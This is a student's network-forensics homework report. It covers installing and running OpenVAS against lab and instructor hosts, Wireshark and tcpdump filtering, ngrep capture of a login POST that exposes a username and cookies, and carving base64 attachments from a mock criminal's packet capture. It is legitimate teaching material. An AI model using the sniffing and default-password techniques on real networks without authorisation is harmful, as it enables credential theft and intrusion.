HACK TECHNOLOGY & COMPUTER FORENSIC

Homework 1

范真瑋

1. Establish vulnerability Scanning tools

安裝 OpenVAS

apt-get update

apt-get dist-upgrade

apt-get install openvas

openvas-setup

安裝完後預設帳號為 admin，可透過下列指令更改密碼


openvasmd --user=admin --new-password=XXX

開啟 OpenVAS


openvas-start

瀏覽器連線到 https://127.0.0.1:9392


輸入帳號密碼登入



選擇 Scans→Tasks



可選擇魔法棒圖示→Task Wizard 輸入 IP 後開始掃描



下方為任務清單，我共掃描了 1 台實體主機與 3 台虛擬主機

Immediate scan of IP 10.0.2.10	Done
Immediate scan of IP 10.0.2.6	Done
Immediate scan of IP 10.0.2.9	Done
Immediate scan of IP 120.113.173.21	Done

實體主機為老師的電腦，點進報告可看到掃描結果

QoD(Quality of Detection)，指的是掃描的可靠度

Vulnerability		Severity	QoD
OS End Of Life Detection		10.0 (High)	80%
Apache Web Server ETag Header Information Disclosure Weakness		4.3 (Medium)	80%
Apache Web Server ETag Header Information Disclosure Weakness		4.3 (Medium)	80%

點選之後有詳細的說明

OS End Of Life Detection，官方已停止維護該 Ubuntu 作業系統版本

Summary

OS End Of Life Detection

The Operating System on the remote host has reached the end of life and should not be used anymore.

Vulnerability Detection Result

The "Ubuntu" Operating System on the remote host has reached the end of life.

```
CPE:                cpe:/o:canonical:ubuntu_linux:13.04
Installed version,
build or SP:        13.04
EOL date:           2014-01-27
EOL info:           https://wiki.ubuntu.com/Releases
```

Apache Web Server ETag Header Information Disclosure Weakness

在使用 FileETag 的 Apache Web Server 中發現弱點，它允許攻擊者透過 ETag header 取得像是 inode number、child process 的敏感資訊。

這邊還列出解決方法：OpenBSD 已釋出修補程式解決這個問題，現在從伺服器回傳的 inode number 已使用 private hash 編碼，以避免洩漏敏感資訊。

Summary
A weakness has been discovered in Apache web servers that are configured to use the FileETag directive.

Vulnerability Detection Result

```
Information that was gathered:
Inode: 2892977
Size: 177
```

Impact
Exploitation of this issue may provide an attacker with information that may be used to launch further attacks against a target network.

Solution
OpenBSD has released a patch that addresses this issue. Inode numbers returned from the server are now encoded using a private hash to avoid the release of sensitive information.

此報告為掃描 Metasploitable 2 虛擬主機的結果

Vulnerability		Severity	QoD
OS End Of Life Detection		10.0 (High)	80%
Check for rexecd Service		10.0 (High)	80%
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80%
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99%
Possible Backdoor: Ingreslock		10.0 (High)	99%
DistCC Remote Code Execution Vulnerability		9.3 (High)	99%
PostgreSQL weak password		9.0 (High)	99%
MySQL / MariaDB weak password		9.0 (High)	95%

PostgreSQL weak password

PostgreSQL 預設的帳號密碼均為 postgres，需要盡快更換密碼

Summary
It was possible to login into the remote PostgreSQL as user postgres using weak credentials.

Vulnerability Detection Result

```
It was possible to login as user postgres with password "postgres".
```

Solution
Solution type: Mitigation

Change the password as soon as possible.

2. Execute the following scenarios and capture the screen of your results

- Use wireshark to filter the captured packets by using display filter:
  - The packets belonging to tcp ports (80, 22, 21, 443) and ip address is (140.117.xxx.xxx or 120.yyy.yyy.yyy).

(tcp.port==80 or tcp.port==22 or tcp.port==21 or tcp.port==443) and (ip.addr==140.117.0.0/16 or ip.addr==120.0.0.0/24)

(tcp.port==80 or tcp.port==22 or tcp.port==21 or tcp.port==443) and (ip.addr==140.117.0.0/16 or ip.addr==120.0.0.0/24)

	Time	Source	Destination	Protocol	Length	Info
136	1.868525	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
137	1.870788	140.117.182.115	140.117.11.151	TCP	54	51845 → 80 [ACK] Seq=1435 Ack=35226 Win=525568 Len=0
138	1.873783	140.117.182.115	140.117.11.151	HTTP	746	GET /lib/des.js HTTP/1.1
139	1.874561	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
140	1.879601	140.117.182.115	140.117.11.151	HTTP	746	GET /lib/md5.js HTTP/1.1
141	1.880370	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
146	1.891747	140.117.182.115	140.117.11.151	HTTP	752	GET /lib/xmlextras.js HTTP/1.1
148	1.893071	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
151	1.903426	140.117.182.115	140.117.11.151	HTTP	749	GET /lib/enable.js HTTP/1.1
155	1.904164	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
156	1.945990	140.117.182.115	140.117.11.151	TCP	54	51847 → 80 [ACK] Seq=4877 Ack=1437 Win=64256 Len=0
160	1.991932	185.27.134.95	140.117.182.115	TCP	60	80 → 51819 [ACK] Seq=1 Ack=2 Win=115 Len=0
162	2.006691	185.27.134.95	140.117.182.115	TCP	60	80 → 51817 [RST] Seq=1 Win=0 Len=0
486	8.831145	140.117.182.115	140.117.11.151	HTTP	1042	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
488	8.872516	140.117.11.151	140.117.182.115	TCP	60	80 → 51847 [ACK] Seq=1437 Ack=5865 Win=17664 Len=0
562	10.697154	140.117.11.151	140.117.182.115	HTTP	496	HTTP/1.1 302 Found
564	10.703269	140.117.182.115	140.117.11.151	HTTP	846	GET /sys/co_login_fault.php HTTP/1.1
565	10.706888	140.117.11.151	140.117.182.115	TCP	60	80 → 51847 [ACK] Seq=1879 Ack=6657 Win=19712 Len=0
566	10.781732	140.117.11.151	140.117.182.115	TCP	1514	80 → 51847 [ACK] Seq=1879 Ack=6657 Win=19712 Len=1460 [TCP se
567	10.781796	140.117.11.151	140.117.182.115	TCP	1514	80 → 51847 [ACK] Seq=3339 Ack=6657 Win=19712 Len=1460 [TCP se
568	10.781822	140.117.182.115	140.117.11.151	TCP	54	51847 → 80 [ACK] Seq=6657 Ack=4799 Win=65536 Len=0
569	10.782786	140.117.11.151	140.117.182.115	TCP	1514	80 → 51847 [ACK] Seq=4799 Ack=6657 Win=19712 Len=1460 [TCP se

```
  Content-Type: application/x-www-form-urlencoded\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8\r\n
  DNT: 1\r\n
  Referer: http://cu.nsysu.edu.tw/\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7\r\n
> [truncated]Cookie: school_hash=a414a3de3c8c4872d10001501caf1adf; __utmc=140778144; wm_lang=Big5; __utma=140778144.1914902590.152352793
  \r\n
  [Full request URI: http://cu.nsysu.edu.tw/login.php]
  [HTTP request 8/10]
  [Prev request in frame: 151]
  [Response in frame: 562]
  [Next request in frame: 564]
  File Data: 106 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "username" = "123"
```

  - The packets sent from the host xxx.xxx.xxx.xxx and the protocol is http.

ip.src==140.117.11.151 and http

ip.src==140.117.11.151 and http

	Time	Source	Destination	Protocol	Length	Info
601	3.755532	140.117.11.151	140.117.182.115	HTTP	1413	HTTP/1.1 200 OK (text/html)
617	3.791938	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
625	3.794539	140.117.11.151	140.117.182.115	HTTP	260	HTTP/1.1 304 Not Modified
628	3.801969	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
632	3.807771	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
635	3.821636	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
640	3.832132	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
646	3.837701	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
649	3.844299	140.117.11.151	140.117.182.115	HTTP	259	HTTP/1.1 304 Not Modified
1395	7.757884	140.117.11.151	140.117.182.115	HTTP	496	HTTP/1.1 302 Found
1425	7.878910	140.117.11.151	140.117.182.115	HTTP	192	HTTP/1.1 200 OK (text/html)

```
Frame 601: 1413 bytes on wire (11304 bits), 1413 bytes captured (11304 bits) on interface 0
Ethernet II, Src: AristaNe_1a:2c:ac (00:1c:73:1a:2c:ac), Dst: AsustekC_a4:a1:d0 (08:62:66:a4:a1:d0)
Internet Protocol Version 4, Src: 140.117.11.151, Dst: 140.117.182.115
Transmission Control Protocol, Src Port: 80, Dst Port: 63802, Seq: 32121, Ack: 712, Len: 1359
[23 Reassembled TCP Segments (33479 bytes): #557(1460), #558(1460), #569(1460), #570(1460), #571(1460), #
Hypertext Transfer Protocol
> HTTP/1.1 200 OK\r\n
  Date: Fri, 13 Apr 2018 02:56:22 GMT\r\n
  Server: Apache\r\n
```

- Open tcpdump to monitor the correct network interface and write down the capture results to a file. You should filter the packets by using BPF language.
  - The packets not belonging to tcp ports (21, 80, 443).

tcpdump -i enp0s3 -X '(not tcp port 21) and (not tcp port 80) and (not tcp port 443)' -w test

```
root@wei-VirtualBox:/home/wei/桌面# tcpdump -i enp0s3 -X '(not tcp port 21) and (not tcp port 80) and (not tcp port 443)' -r test
reading from file test, link-type EN10MB (Ethernet)
23:50:23.223239 IP 10.0.2.11.53363 > dns.nsysu.edu.tw.domain: 56379+ A? cu.nsysu.edu.tw. (33)
        0x0000:  4500 003d d1ea 4000 4011 c544 0a00 020b  E..=..@.@..D....
        0x0010:  8c75 0b01 d073 0035 0029 a3bb dc3b 0100  .u...s.5.)...;..
        0x0020:  0001 0000 0000 0000 0263 7505 6e73 7973  .........cu.nsys
        0x0030:  7503 6564 7502 7477 0000 0100 01         u.edu.tw.....
23:50:23.243811 IP 10.0.2.11.53363 > dns.nsysu.edu.tw.domain: 50807+ A? base. (22)
        0x0000:  4500 0032 d1eb 4000 4011 c54e 0a00 020b  E..2..@.@..N....
        0x0010:  8c75 0b01 d073 0035 001e a3b0 c677 0100  .u...s.5.....w..
        0x0020:  0001 0000 0000 0000 0462 6173 6500 0001  .........base...
        0x0030:  0001                                     ..
23:50:23.245333 IP 10.0.2.11.53363 > dns.nsysu.edu.tw.domain: 14898+ AAAA? base. (22)
        0x0000:  4500 0032 d1ec 4000 4011 c54d 0a00 020b  E..2..@.@..M....
        0x0010:  8c75 0b01 d073 0035 001e a3b0 3a32 0100  .u...s.5....:2..
        0x0020:  0001 0000 0000 0000 0462 6173 6500 001c  .........base...
        0x0030:  0001                                     ..
23:50:23.250897 IP 10.0.2.11.53363 > dns.nsysu.edu.tw.domain: 62890+ A? cu.nsysu.edu.tw. (33)
        0x0000:  4500 003d d1ed 4000 4011 c541 0a00 020b  E..=..@.@..A....
        0x0010:  8c75 0b01 d073 0035 0029 a3bb f5aa 0100  .u...s.5.)......
        0x0020:  0001 0000 0000 0000 0263 7505 6e73 7973  .........cu.nsys
        0x0030:  7503 6564 7502 7477 0000 0100 01         u.edu.tw.....
23:50:23.251072 IP 10.0.2.11.53363 > dns.nsysu.edu.tw.domain: 40701+ AAAA? cu.nsysu.edu.tw. (33)
        0x0000:  4500 003d d1ee 4000 4011 c540 0a00 020b  E..=..@.@..@....
        0x0010:  8c75 0b01 d073 0035 0029 a3bb 9efd 0100  .u...s.5.)......
        0x0020:  0001 0000 0000 0000 0263 7505 6e73 7973  .........cu.nsys
        0x0030:  7503 6564 7502 7477 0000 1c00 01         u.edu.tw.....
23:50:23.257500 IP dns.nsysu.edu.tw.domain > 10.0.2.11.53363: 56379* 1/2/3 A 140.117.11.151 (146)
        0x0000:  4500 00ae 0cd5 0000 ff11 0ae9 8c75 0b01  E...........u..
        0x0010:  0a00 020b 0035 d073 009a 98ad dc3b 8580  .....5.s.....;..
        0x0020:  0001 0001 0002 0003 0263 7505 6e73 7973  .........cu.nsys
        0x0030:  7503 6564 7502 7477 0000 0100 01c0 0c00  u.edu.tw........
        0x0040:  0100 0100 0001 2c00 048c 750b 97c0 0f00  ......,...u.....
        0x0050:  0200 0100 0001 2c00 0603 646e 73c0 0fc0  ......,...dns...
        0x0060:  0f00 0200 0100 0001 2c00 0704 646e 7332  ........,...dns2
        0x0070:  c00f c03d 0001 0001 0000 012c 0004 8c75  ...=.......,...u
        0x0080:  0b01 c03d 001c 0001 0000 012c 0010 2001  ...=.......,....
        0x0090:  0288 8001 0011 0000 0000 0000 0011 c04f  ...............O
        0x00a0:  0001 0001 0000 012c 0004 8c75 0b0b       .......,...u..
```

  - The HTTP traffic sent to or from the host xxx.xxx.xxx.xxx.

tcpdump -i enp0s3 -X '((src host 140.117.11.151) or (dst host 140.117.11.151)) and (port http)' -w test

```
root@wei-VirtualBox:/home/wei/桌面# tcpdump -i enp0s3 -X '((src host 140.117.11.151) or (dst host 140.117.11.151)) and (port http)' -r test
reading from file test, link-type EN10MB (Ethernet)
00:03:53.223479 IP 10.0.2.11.58666 > cu.nsysu.edu.tw.http: Flags [S], seq 1626960954, win 29200, options [mss 1460,sackOK,TS val 2543615019 ecr 0,nop,wscale 7],
        0x0000:  4500 003c 7e77 4000 4006 182e 0a00 020b  E..<~w@.@.......
        0x0010:  8c75 0b97 e52a 0050 60f9 743a 0000 0000  .u...*.P`.t:....
        0x0020:  a002 7210 a445 0000 0204 05b4 0402 080a  ..r..E..........
        0x0030:  979c 7c2b 0000 0000 0103 0307            ..|+........
00:03:53.223575 IP 10.0.2.11.58668 > cu.nsysu.edu.tw.http: Flags [S], seq 2078950202, win 29200, options [mss 1460,sackOK,TS val 2543615019 ecr 0,nop,wscale 7],
        0x0000:  4500 003c 4977 4000 4006 4d2e 0a00 020b  E..<Iw@.@.M.....
        0x0010:  8c75 0b97 e52c 0050 7bea 433a 0000 0000  .u...,.P{.C:....
        0x0020:  a002 7210 a445 0000 0204 05b4 0402 080a  ..r..E..........
        0x0030:  979c 7c2b 0000 0000 0103 0307            ..|+........
00:03:53.262748 IP cu.nsysu.edu.tw.http > 10.0.2.11.58668: Flags [S.], seq 220485, ack 2078950203, win 32768, options [mss 1460], length 0
        0x0000:  4500 002c 0fb3 0000 ff06 0802 8c75 0b97  E...,.......u..
        0x0010:  0a00 020b 0050 e52c 0003 5d45 7bea 433b  .....P.,..]E{.C;
        0x0020:  6012 8000 7214 0000 0204 05b4 0000       `...r.........
00:03:53.262777 IP 10.0.2.11.58668 > cu.nsysu.edu.tw.http: Flags [.], ack 1, win 29200, length 0
        0x0000:  4500 0028 4978 4000 4006 4d41 0a00 020b  E..(Ix@.@.MA....
        0x0010:  8c75 0b97 e52c 0050 7bea 433b 0003 5d46  .u...,.P{.C;..]F
        0x0020:  5010 7210 a431 0000                      P.r..1..
00:03:53.266883 IP cu.nsysu.edu.tw.http > 10.0.2.11.58666: Flags [S.], seq 216718, ack 1626960955, win 32768, options [mss 1460], length 0
        0x0000:  4500 002c 0fb4 0000 ff06 0801 8c75 0b97  E..,.........u..
        0x0010:  0a00 020b 0050 e52a 0003 4e8e 60f9 743b  .....P.*..N.`.t;
        0x0020:  6012 8000 6abe 0000 0204 05b4 0000       `...j.........
00:03:53.266903 IP 10.0.2.11.58666 > cu.nsysu.edu.tw.http: Flags [.], ack 1, win 29200, length 0
        0x0000:  4500 0028 7e78 4000 4006 1841 0a00 020b  E..(~x@.@..A....
        0x0010:  8c75 0b97 e52a 0050 60f9 743b 0003 4e8f  .u...*.P`.t;..N.
        0x0020:  5010 7210 a431 0000                      P.r..1..
00:03:53.343730 IP 10.0.2.11.58668 > cu.nsysu.edu.tw.http: Flags [P.], seq 1:594, ack 1, win 29200, length 593: HTTP: GET / HTTP/1.1
        0x0000:  4500 0279 4979 4000 4006 4aef 0a00 020b  E..yIy@.@.J.....
        0x0010:  8c75 0b97 e52c 0050 7bea 433b 0003 5d46  .u.....P{.C;..]F
        0x0020:  5018 7210 a682 0000 4745 5420 2f20 4854  P.r.....GET./.HT
        0x0030:  5450 2f31 2e31 0d0a 486f 7374 3a20 6375  TP/1.1..Host:.cu
        0x0040:  2e6e 7379 7375 2e65 6475 2e74 770d 0a55  .nsysu.edu.tw..U
```

- The packets destination address is xxx.xxx.xxx.xxx.

tcpdump -i enp0s3 -X 'dst host 140.117.11.151' -w test

```
root@wei-VirtualBox:/home/wei/桌面# tcpdump -i enp0s3 -X 'dst host 140.117.11.151' -r test
reading from file test, link-type EN10MB (Ethernet)
15:31:50.164792 IP 10.0.2.11.47912 > cu.nsysu.edu.tw.http: Flags [S], seq 381589069, win 29200, options [mss 1460,sackOK,TS val 4260
        0x0000:  4500 003c f72d 4000 4006 9f77 0a00 020b  E..<.-@.@..w....
        0x0010:  8c75 0b97 bb28 0050 16be 964d 0000 0000  .u...(.P...M....
        0x0020:  a002 7210 a445 0000 0204 05b4 0402 080a  ..r..E..........
        0x0030:  1964 cebb 0000 0000 0103 0307            .d..........
15:31:50.165708 IP 10.0.2.11.47912 > cu.nsysu.edu.tw.http: Flags [.], ack 7297, win 29200, length 0
        0x0000:  4500 0028 f72e 4000 4006 9f8a 0a00 020b  E..(..@.@.......
        0x0010:  8c75 0b97 bb28 0050 16be 964e 0000 1c81  .u...(.P...N....
        0x0020:  5010 7210 a431 0000                      P.r..1..
15:31:50.193669 IP 10.0.2.11.47912 > cu.nsysu.edu.tw.http: Flags [P.], seq 0:604, ack 1, win 29200, length 604: HTTP: GET / HTTP/1.1
        0x0000:  4500 0284 f72f 4000 4006 9d2d 0a00 020b  E..../@.@..-....
        0x0010:  8c75 0b97 bb28 0050 16be 964e 0000 1c81  .u...(.P...N....
        0x0020:  5018 7210 a68d 0000 4745 5420 2f20 4854  P.r.....GET./.HT
        0x0030:  5450 2f31 2e31 0d0a 486f 7374 3a20 6375  TP/1.1..Host:.cu
        0x0040:  2e6e 7379 7375 2e65 6475 2e74 770d 0a55  .nsysu.edu.tw..U
        0x0050:  7365 722d 4167 656e 743a 204d 6f7a 696c  ser-Agent:.Mozil
        0x0060:  6c61 2f35 2e30 2028 5831 313b 2055 6275  la/5.0.(X11;.Ubu
        0x0070:  6e74 753b 204c 696e 7578 2069 3638 363b  ntu;.Linux.i686;
```

- Describe how to use ngrep to perform keyword search.

ngrep -d enp0s3 -W byline 'POST' host 140.117.11.151 and tcp port 80

參數

-d 指定網卡

-W 設定顯示格式 byline 解析封包中的換行字元

指令監聽 tcp port 80，IP 為 140.117.11.151，且含有”POST”字串的封包

```
root@wei-VirtualBox:~# ngrep -d enp0s3 -W byline 'POST' host 140.117.11.151 and tcp port 80
interface: enp0s3 (10.0.2.0/255.255.255.0)
filter: (ip or ip6) and ( host 140.117.11.151 and tcp port 80 )
match: POST
################
```

可看到圖中最下方有使用者輸入的帳號：123

```
T 10.0.2.11:45356 -> 140.117.11.151:80 [AP]
POST /login.php HTTP/1.1.
Host: cu.nsysu.edu.tw.
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:59.0) Gecko/20100101 Firefox/59.0.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.
Accept-Language: en-US,en;q=0.5.
Accept-Encoding: gzip, deflate.
Referer: http://cu.nsysu.edu.tw/.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 104.
Cookie: __utma=140778144.686661493.1523543143.1523548159.1523602438.3; __utmz=140778144.1523548159.2.2.utmcsr=google|utm
0001501caf1adf; __utmb=140778144.10.10.1523602438; __utmc=140778144; __utmt=1.
Connection: keep-alive.
Upgrade-Insecure-Requests: 1.
.
username=123&password=***&encrypt_pwd=lht16t6NvsQ%3D&wm_lang=&login_key=512dc2a0ae5596798974c2220a01d034
```


3. Analyze the file by using wireshark (or NetworkMiner).
    - Describe the major communications between the criminal offender and the outsider. What kinds of the communication protocols and tools they used.
      罪犯(wangch64@hotmail.com)首先使用 msn，協定為 MSNMS，告訴外人(jayhsu1988@hotmail.com)要用 msn 傳送佣金資訊，之後罪犯詢問外人的 e-mail，表示要透過 e-mail 傳送另一個 pptx 檔案。

    - Did they transfer files in the conversations? What kinds of protocols they used?
      有，1 個使用 MSNMS 傳送 money.xlsx，1 個使用 SMTP 傳送 money_and_goal.pptx

    - Is it possible to carve the transmitted file(s) from the packet capture?
      可以，如圖中內容為 base64 編碼，解碼後存成對應副檔名即可開啟

```
Content-Type: application/vnd.openxmlformats-officedocument.presentationml.presentation;
 name="money_and_goal.pptx"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
 filename="money_and_goal.pptx"
```

```
UEsDBBQABgAIAAAAIQA1PI0W7QEAAHgMAAATAAgCW0NvbnRlbnRfVHlwZXNdLnhtbCCiBAIo
oAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADMV01z2jAQvXcm/8GjawYLaJOmGUwOSXtq
WmZCf4BqL6BEljTSQuHfd2UDYxg3Ll8hF3tkW2+f9q32yb27ea6iGTgvjU5YJ26zCHRqMqnH
Cfs1/Na6YZFHoTOhjIaELcCzu/7Fh95wYcFHNFv7hE0Q7S3nPp1ALnxsLGh6MzIuF0hDN+ZW
```



Commissions

- Johnson $1,000,000 Stealing the passwords
- Mary $200,000 Social Engineering
- Mark $2,000,000 Hacker programming
- Alethea $300,000 Spy

